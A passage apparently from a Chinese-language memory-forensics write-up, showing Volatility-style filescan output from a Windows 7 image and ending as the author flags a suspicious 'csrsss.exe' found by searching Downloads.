0x000000011e960070     16      0 R--rwd \Device\HarddiskVolume2\Windows\System32\wintrust.dll
0x000000011e960890      1      1 ------ \Device\NamedPipe\MsFteWds
0x000000011e961320      2      1 ------ \Device\Afd\Endpoint
0x000000011e961820      1      1 R--rw- \Device\HarddiskVolume2\Windows\winsxs\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.18837_none_fa3b1e3d17594757
0x000000011e961d20     31      0 R--rwd \Device\HarddiskVolume2\Windows\System32\wbem\WmiPerfClass.dll
0x000000011e961f20      2      0 R--rw- \Device\HarddiskVolume2\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\System Tools\Windows Easy Transfer.lnk
0x000000011e962070      2      0 R--rw- \Device\HarddiskVolume2\ProgramData\Microsoft\Windows\Start Menu\Programs\Games\Minesweeper.lnk
0x000000011e962320      1      1 R--rw- \Device\HarddiskVolume2\Windows\winsxs\amd64_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.7601.24203_none_1455c96c8b9566b9
0x000000011e962820      1      1 R--rw- \Device\HarddiskVolume2\Windows\winsxs\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.18837_none_fa3b1e3d17594757
0x000000011e963820      8      0 R--r-d \Device\HarddiskVolume2\Windows\System32\mfreadwrite.dll
0x000000011e964320     13      0 R--r-d \Device\HarddiskVolume2\Windows\System32\SearchFolder.dll
0x000000011e965320      1      1 ------ \Device\Afd\Endpoint
0x000000011e965b10      6      0 R--rwd \Device\HarddiskVolume2\Windows\System32\PhotoMetadataHandler.dll
0x000000011e965d20      2      1 RW-rw- \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Media Player\CurrentDatabase_372.wmdb
0x000000011e966320      2      1 ------ \Device\Afd\Endpoint
0x000000011e966820     16      0 RW-rwd \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\26c27022660d4f76_0
0x000000011e967320     16      0 R--rwd \Device\HarddiskVolume2\Windows\SysWOW64\wtsapi32.dll
0x000000011e967520      2      0 RW-rwd \Device\HarddiskVolume2\$Directory
0x000000011e967d20     16      0 RW-rwd \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\673eae955755fc16_0
0x000000011e968320     16      0 R--rwd \Device\HarddiskVolume2\Windows\System32\winhttp.dll
0x000000011e968520     16      0 R--r-d \Device\HarddiskVolume2\Windows\System32\Speech\SpeechUX\en-US\sapi.cpl.mui
```

搜尋： Downloads

這段比較特別，有兩個連在一起的exe檔

`csrsss.exe`